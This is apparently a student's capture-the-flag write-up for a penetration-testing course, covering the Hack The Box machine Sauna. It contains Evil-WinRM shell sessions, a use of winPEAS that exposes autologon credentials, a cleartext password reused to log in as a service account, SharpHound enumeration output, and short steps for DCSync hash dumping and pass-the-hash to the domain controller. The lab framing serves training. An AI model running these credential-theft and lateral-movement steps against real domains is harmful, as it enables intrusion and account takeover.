
```
*Evil-WinRM* PS C:\Users\FSmith\Documents> Get-ExecutionPolicy

RemoteSigned
*Evil-WinRM* PS C:\Users\FSmith\Documents>
*Evil-WinRM* PS C:\Users\FSmith\Documents> powershell -ep bypass -file PowerUp.ps1
*Evil-WinRM* PS C:\Users\FSmith\Documents> Get-ExecutionPolicy
RemoteSigned
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

Run winpeas instead


```
*Evil-WinRM* PS C:\Users\FSmith\Documents> .\winpeasx64.exe
 [!] If you want to run the file analysis checks (search sensitive information in files), you need to specify the 'fileanalysis' or 'all' arg
rch might take several minutes. For help, run winpeas.exe --help
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console
/t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when looking for files). If y
ble it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD

             ((((((((((((((((((((((((((((((((
          ((((((((((((((((((((((((((((((((((((((((
       ((((((((((((((**********/##########((((((((((((
    ((((((((((((**********************/#######((((((((((
    (((((((*******************/@@@@@/****######(((((((((
    ((((((********************@@@@@@@@@@/***,####((((((((((
    (((((********************/@@@@@%@@@@/********##(((((((((
    (((############*********/%@@@@@@@@@@/***********(((((((
    ((##################(/******/@@@@@/***************((((((
    ((########################(/**********************(((((
    ((##############################(/***************((((
    ((####################################(*********((((
    ((#######(,.***.,(###################(..***.*******((((
    ((#######*(#####((##################((######/(*****((((
    ((###################(/***********(##############()(((((
    (((####################/*******(################)((((((
    ((((#############################################)(((((
    (((((########################################)(((((((
    (((((((#################################)(((((((
    (((((((((###########################)(((((((((
       ((((((((((########################)(((((((((
[0] 0:[tmux]*
```

```
    /---------------------------------------------------------------------------\
    |                             Do you like PEASS?                            |
    |---------------------------------------------------------------------------|
    |         Learn Cloud Hacking       :     training.hacktricks.wiki          |
    |         Follow on Twitter         :     @hacktricks_live                  |
    |         Respect on HTB            :     SirBroccoli                       |
    |---------------------------------------------------------------------------|
    |                                 Thank you!                                |
    \---------------------------------------------------------------------------/

[+] Legend:
      Red                Indicates a special privilege over an object or something is misconfigured
      Green              Indicates that some protection is enabled or something is well configured
      Cyan               Indicates active users
      Blue               Indicates disabled users
      LightYellow        Indicates links
```


There is a service account



There is an autologon credentials



Tried to login using svc_loanmanager – not working



Tried the other service account svc_loanmgr with the same password of Moneymakestheworldgoround!

It did work!

```
┌──[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$ evil-winrm -i 10.129.106.165 -u svc_loanmgr -p Moneymakestheworldgoround!

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> whoami
egotisticalbank\svc_loanmgr
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```


SharpHound collection via FSmith's account


```
Info: Upload successful!
*Evil-WinRM* PS C:\Users\FSmith\Documents> .\SharpHound.exe
2025-04-10T16:31:58.2878234-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2025-04-10T16:31:58.4284458-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, P
emote
2025-04-10T16:31:58.4441445-07:00|INFORMATION|Initializing SharpHound at 4:31 PM on 4/10/2025
2025-04-10T16:31:58.6003718-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for EGOTISTICAL-BANK.LOCAL : SAUNA.EGOTISTICAL-BANK.LOCAL
2025-04-10T16:32:22.7409431-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-04-10T16:32:23.2255735-07:00|INFORMATION|Beginning LDAP search for EGOTISTICAL-BANK.LOCAL
2025-04-10T16:32:23.3035265-07:00|INFORMATION|Producer has finished, closing LDAP channel
2025-04-10T16:32:23.3035265-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-04-10T16:32:53.3192212-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2025-04-10T16:33:23.3347366-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2025-04-10T16:33:32.6784433-07:00|INFORMATION|Consumers finished, closing output channel
2025-04-10T16:33:32.7097041-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2025-04-10T16:33:32.9596900-07:00|INFORMATION|Status: 94 objects finished (+94 1.362319)/s -- Using 42 MB RAM
2025-04-10T16:33:32.9596900-07:00|INFORMATION|Enumeration finished in 00:01:09.7390954
2025-04-10T16:33:33.0534509-07:00|INFORMATION|Saving cache with stats: 53 ID to type mappings.
 53 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2025-04-10T16:33:33.0534509-07:00|INFORMATION|SharpHound Enumeration Completed at 4:33 PM on 4/10/2025! Happy Graphing!
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

SharpHound collection via svc_loanmgr's account


```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> .\SharpHound.exe
2025-04-10T16:34:49.9441224-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2025-04-10T16:34:50.0846966-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, S
emote
2025-04-10T16:34:50.1003197-07:00|INFORMATION|Initializing SharpHound at 4:34 PM on 4/10/2025
2025-04-10T16:34:50.2565682-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for EGOTISTICAL-BANK.LOCAL : SAUNA.EGOTISTICAL-BANK.LO
2025-04-10T16:35:14.3659490-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-04-10T16:35:14.5378236-07:00|INFORMATION|Beginning LDAP search for EGOTISTICAL-BANK.LOCAL
2025-04-10T16:35:14.5847052-07:00|INFORMATION|Producer has finished, closing LDAP channel
2025-04-10T16:35:14.5847052-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-04-10T16:35:44.9441546-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2025-04-10T16:36:14.9597352-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 37 MB RAM
2025-04-10T16:36:20.7878158-07:00|INFORMATION|Consumers finished, closing output channel
2025-04-10T16:36:20.8346911-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2025-04-10T16:36:21.1003133-07:00|INFORMATION|Status: 94 objects finished (+94 1.424242)/s -- Using 42 MB RAM
2025-04-10T16:36:21.1003133-07:00|INFORMATION|Enumeration finished in 00:01:06.5651601
2025-04-10T16:36:21.1940712-07:00|INFORMATION|Saving cache with stats: 53 ID to type mappings.
 53 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2025-04-10T16:36:21.1940712-07:00|INFORMATION|SharpHound Enumeration Completed at 4:36 PM on 4/10/2025! Happy Graphing!
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

Started graphing thru Bloodhound.







Found out that DCSync attack can be use to dump local NT hashes.



Dumping the local administrator's NT hash using svc_loanmgr credentials.



After the NT hash was dumped. We can use it to ps-exec to the domain controller using pass-the-hash technique.



Week 11

Penetration testing report for the Hack-The-Box VM

ICOM3010 -
Pentration Testing R

References

https://www.hackthebox.com/blog/penetration-testing-reports-template-and-guide

https://www.hackthebox.com/blog/as-rep-roasting-detection

https://www.hackthebox.com/blog/active-directory-misconfigurations

https://www.hackthebox.com/blog/ntlm-relay-attack-detection

https://www.hackthebox.com/blog/ntds-dumping-attack-detection

https://www.hackthebox.com/blog/llmnr-poisoning-attack-detection

https://ippsec.rocks/#

https://app.hackthebox.com/machines/Sauna

https://attack.mitre.org/

https://chatgpt.com/